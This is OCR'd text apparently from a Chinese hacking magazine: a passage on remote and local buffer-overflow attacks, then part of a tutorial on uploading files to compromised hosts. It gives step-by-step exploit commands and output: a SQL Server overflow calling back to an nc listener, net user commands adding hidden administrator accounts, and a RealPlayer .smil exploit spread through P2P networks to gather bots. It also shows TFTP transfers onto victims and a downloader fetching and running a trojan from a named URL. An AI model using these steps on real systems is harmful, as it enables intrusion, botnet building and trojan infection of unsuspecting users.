


图2

不过有些防火墙会把我们的连接拦截，因此成功率也不是很高，所以还是推荐使用sqlhello.exe溢出后反向连接。

2、使用sqlhello.exe反向溢出

(1)首先在自己机器上开一个cmd窗口，在cmd命令下使用nc.exe监听一个本地端口。命令格式如下：

nc –l –p 端口

如图3所示，这步的意思是用nc监听本机的1017端口。




图3

(2)然后，再开一个cmd窗口。在这个窗口输入命令：

sqlhello.exe 攻击ip 攻击ip的端口 本机ip 本机监听的端口

这里输入的命令是：

sqlhello 10.200.23.145 1433 10.200.33.150 1017

意思是对10.200.23.145进行溢出，让10.200.23.145把shell反弹到10.200.33.150的1017端口，也就是本机用nc监听的那个端口，如图4所示。

```
C:\Documents and Settings\Administrator\桌面\溢出>cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面\溢出>sqlhello 10.200.23.145 1433 10
.200.33.150 1017
SQL Hello Exploit - Remote Shell Callback by JoePub

Exploit Choosen: SQL Hello Overflow

        Inject Vector Size: 619
        Code Size: 523
        Data Size: 181
        Exploit Size: 1323

C:\Documents and Settings\Administrator\桌面\溢出>
```

图 4

这里要作点说明：我们已经知道了要溢出攻击的IP。那自己的IP呢？在cmd下输入ipconfig就可以看到了，如图5所示。

```
C:\Documents and Settings\Administrator\桌面\溢出>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . : bjpeu.edu.cn
        IP Address. . . . . . . . . . . . : 10.200.33.150
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.200.33.254

C:\Documents and Settings\Administrator\桌面\溢出>
```

图5

注意

反向溢出一定要注意，被溢出主机要和本机有“同等级”IP(同是公网IP或同是一个局域网IP)，否则反向连接的sellcode是找不到本机的。

说明：其中本地监听端口1017可以随意改成别的你没有使用的端口，但要和我们的第一个cmd窗口监听的端口一致。

如果肉鸡有这个漏洞并溢出成功的话，那么我们开的第一个cmd窗口就会变成肉鸡的c:\winnt\system32>。就是说，我们已经获得了一个callback反弹的cmdshell。你已经进入它的机器里了，如图6所示。

```
C:\Documents and Settings\Administrator\桌面\溢出>cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面\溢出>nc -l -p 1017
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINNT\system32>
```

```
C:\Documents and Settings\Administrator\桌面\溢出>cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面\溢出>sqlhello 10.200.23.145 1433 10
.200.33.150 1017
SQL Hello Exploit - Remote Shell Callback by JoePub

Exploit Choosen: SQL Hello Overflow

        Inject Vector Size: 619
        Code Size: 523
        Data Size: 181
        Exploit Size: 1323

C:\Documents and Settings\Administrator\桌面\溢出>
```

图6

这就意味着我们已经成功了。成功进去以后，你可以添加一个用户。

net user guest /active:yes 使用这个命令，将默认禁止的guest用户激活。

net user guest qinni520 这样guest用户的密码变成qinni520了。

net localgroup administrators guest /add 使guest用户成为最高权限的管理员。

你也可以自己添加一个管理员帐号。

net user xzx “qinni520” /add 添加一个用户名为xzx密码为qinni520的帐号

net localgroup administrators xzx /add 把xzx帐号添加到最高权限的管理员组里

用net user查看用户。看到我们添加的管理员了吧！如图7所示。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINNT\system32>net user guest /active:yes
net user guest /active:yes
命令成功完成。

C:\WINNT\system32>net user guest qinni520
net user guest qinni520
命令成功完成。

C:\WINNT\system32>net localgroup administrators guest /add
net localgroup administrators guest /add
命令成功完成。

C:\WINNT\system32>net user xzx "qinni520" /add
net user xzx "qinni520" /add
命令成功完成。

C:\WINNT\system32>net localgroup administrators xzx /add
net localgroup administrators xzx /add
命令成功完成。

C:\WINNT\system32>net user
net user

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            CNC                      Guest
HelpAssistant            jdjf                     SUPPORT_38894
IUSR_CN06WU              xzx
命令运行完毕，但发生一个或多个错误。

C:\WINNT\system32>_
```

图7

你也可以使用tftp上传一个木马后门，然后用溢出得到的cmdshell执行木马服务端。总之有了系统权限的shell想做什么就随便你了。

二、本地溢出

本地溢出：在漏洞主机上运行溢出程序，使之开放某个端口，当我们连接这个端口就会获得漏洞主机的系统权限。或使之自动下载指定URL下的程序并运行（可以指定我们配置好的木马后门程序）。

本地溢出攻击也是比较常用的，象前一段时间用webshell提升权限时常用的serv-u本地溢出权限提升工具。

下面我们以RealPlayer "SMIL" File Handling Remote Buffer Overflow Exploit为例讲解一下本地溢出攻击。

漏洞描述：

RealPlayer是一款媒体播放器。使用者可以以基于缓冲区溢出脆弱用协调的多媒体综合语言(smil)文件形式语法分析程序，这能允许一个存心不良的攻击者在一台脆弱的机器上运行任意的代码。

溢出程序是EST的MM秦妮修改的。不过很不幸，前几天她的腿摔伤了，让我们祝愿她手术成功早日康复！这个程序使用很简单。在cmd窗口运行溢出程序Qreal.exe，然后按提示执行命令：

Qreal qinni520.smil

就会在该目录生成一个qinni520.smil文件，如图8所示。

```
C:\Documents and Settings\Administrator\桌面\溢出>qreal
RealPlayer 10 .smil file local buffer overflow.
Make by qinni@[T.I.T]&[EST].
Usage: qreal <outputfile>

C:\Documents and Settings\Administrator\桌面\溢出>qreal qinni520.smil
Get a shell on port 13579.
Open with realplayer to exploit.

C:\Documents and Settings\Administrator\桌面\溢出>_
```

图8

受影响系统：

Real Networks RealPlayer Enterprise for Windows
Real Networks RealPlayer 8 for Windows
Real Networks RealPlayer 10.5 for Windows
Real Networks RealPlayer 10 for Windows
Real Networks RealPlayer 10 for Mac
Real Networks RealPlayer 10 for Linux
Real Networks RealOne Player V2 for Windows
Real Networks RealOne Player V1 for Windows
Real Networks RealOne Player for Mac
Real Networks Helix Player for Linux

我们只要让漏洞主机运行这个文件，漏洞主机就会开放13579端口，然后用nc或直接telnet上去就可以了。溢出成功，telnet连接成功。获得了一个cmdshell，如图9、图10所示。

```
C:\WINNT\system32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>telnet 10.200.33.150 13579_
```

图9

至于怎样让漏洞主机运行qinni520.smil文件那就发挥你的想像力吧！在P2P软件里，很多的Real影片都是

```
C:\WINNT\system32\cmd.exe - telnet 10.200.33.150 13579
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>_
```

图10

危险的，这只是一个小技巧，但这种方法很有效果，比如在著名的视频交流软件PP点点通里，我们可以放一个这样的小木马，两天就有200个肉鸡，并且呈几何状增长，大家可以试试。简单的溢出攻击就讲到这里，希望你能有所收获。

（本文涉及的VenusDLGScanner.exe、nc.exe、sqlhello.exe、sqlhello2.exe、Qreal.exe在光盘中均有收录。）

菜鸟恶补 上传8条路

by iceskys

很多兄弟在得到SHELL后不知道怎么上传文件，通常是得到SHELL后最多加个帐号就进行不下去了，抱怨道："我没办法上传文件上去，我要怎么做啊！"呵呵！这是因为你的基础还不牢固，还需要恶补，今天就把所有的经常用到的肉鸡上传文件的方法教给你，好好体会和实践哦！这可是我在考试即将来临之际，冒着被挂科危险写出来的，要是不好好学，那你对不起偶的良苦用心哦！

一、TFTP法传输

我们最喜欢也是最方便的方式是用TFTP！这里要配合TFTP32这个小型的文件传输服务器，TFTP协议使用的是UDP协议的69端口，在我们得到肉机的SHELL后可以很方便的传输文件到肉机上。下面是详细的讲解和操作。

在得到的SHELL里输入：

tftp -I IP get/put xx.exe

就OK了，注意这里一定要记得带上参数-I，不然是不会成功的，还要注意的是PUT是把肉鸡上的文件传到我们自己的机子上，一般常用来偷取秘密文件（怎么像做贼似的）。GET是从我们的机子上传文件到肉鸡里，我们这里要用的是GET这个动作。因为我的IP是218.XXX.XXX.7，所以就在得到的SHELL里输入：

tftp -I 218.XXX.XXX.7 get nc.exe

意思是到我们机子上取nc.exe这个要

```
Telnet 218.      166
E:\>tftp -i 218.[redacted].7 get nc.exe
Transfer successful: 28160 bytes in 1 second, 28160 bytes/s
```

图1

上传的文件，可以是任何你想传的东西，但是最好上传的文件比较小，否则容易失败。

别急着敲回车，我们还要在自己的机子上架好TFTP32这个软件才行，这里有一个小技巧，我们可以把TFTP32和NC放在同一个目录下，这样在取文件时就不用另写路径了，很是方便。我们把TFTP32放在和NC同一个目录下打开后，它就在69端口监听有没有需要传送文件的请求，这时我们就可以执行上面那条命令了。怎么知道上传上去没有呢？可以看到在SHELL里有显示的，如图1所示。

看到上面的提示就说明上传完了，我们也可以看看本机TFTP32的窗口，如图2所示，也说明上传完毕了！




图2

OK，已经把NC上传到目标机上了。如果不放心，可以使用DIR命令查看当前目录下是否有一个NC文件，如果有，就说明文件确实传上去了，如图3所示。

```
Telnet 218.      166
E:\>tftp -i 218.[redacted].7 get nc.exe
Transfer successful: 28160 bytes in 1 second, 28160 bytes/s

E:\>dir
 驱动器 E 中的卷没有标签。
 卷的序列号是 C4B8-3183

 E:\ 的目录

2005-05-10  19:45              28,160 nc.exe
2005-05-04  02:42             363,008 rntSvcN.exe
2005-05-10  15:45    <DIR>          soft
2005-05-04  02:47                   0 TFTP3596
2005-04-10  20:40    <DIR>          xiny
               3 个文件        391,168 字节
               2 个目录 10,572,947,456 可用字节

E:\>
```

图3

二、Recton程序种植者直接种植

Recton程序种植者有两种方法可以使用，一个是依赖IPC的，另一个则是通过写VBE来用HTTP法下载的，分别叙述如下：

1、IPC上传方式

IPC上传方式只依赖远程主机开放IPC$和目录共享，不依赖Task Scheduler服务。具体情况如图4所示。

远程主机写上对方的IP地址，"用户名"就是你具备管理员权限的帐号，"密码"就是这个帐号的密码。选择IPC上传，在本地选好要上传的文件，最后写上启动参数就OK了！




图4

2、Http 法上传方式

Http 下载不需要远程主机开启任何共享，也不依赖 Task Scheduler 服务。其原理是在远程主机上写入、执行一个能从 web 上下载文件的 VBS 脚本。需要注意的是文件地址和启动参数一定要写正确，否则无法执行！文件地址一定要包含 http://，如图5 所示是我写好的一个例子，运行后就会下载 http://iceskys.e2u.cc/muma.exe 并且运行。




图5

三、EXE2BAT 的超级应用

本例是使用一个名为 exe2bat 的小工具，在本地打开一个 CMD，切换到 exe2bat 所在目录，输入：exe2bat.exe 后回车，查看程序的使用方法，如图6 所示。




图6

从图中我们可以看到，exe2bat 可以将一个应用程序（.exe）转换为一个批处理文件（.bat），而批处理文件我们是可以编辑的，下面我们就将一个开启 3389 的小工具 3389.exe 转换为批处理文件。输入：

exe2bat.exe 3389.exe 3389.bat

回车后就可以得到一个名为 3389.bat 批处理文件，如图7 所示。

好了，我们用记事本打开生成的批处理文件，然后点击“编辑”菜单中的“全选”和“复制”命令，将文件中的源代码除了最后2 行外全部复制到剪贴板中，如图8 所示。




图7

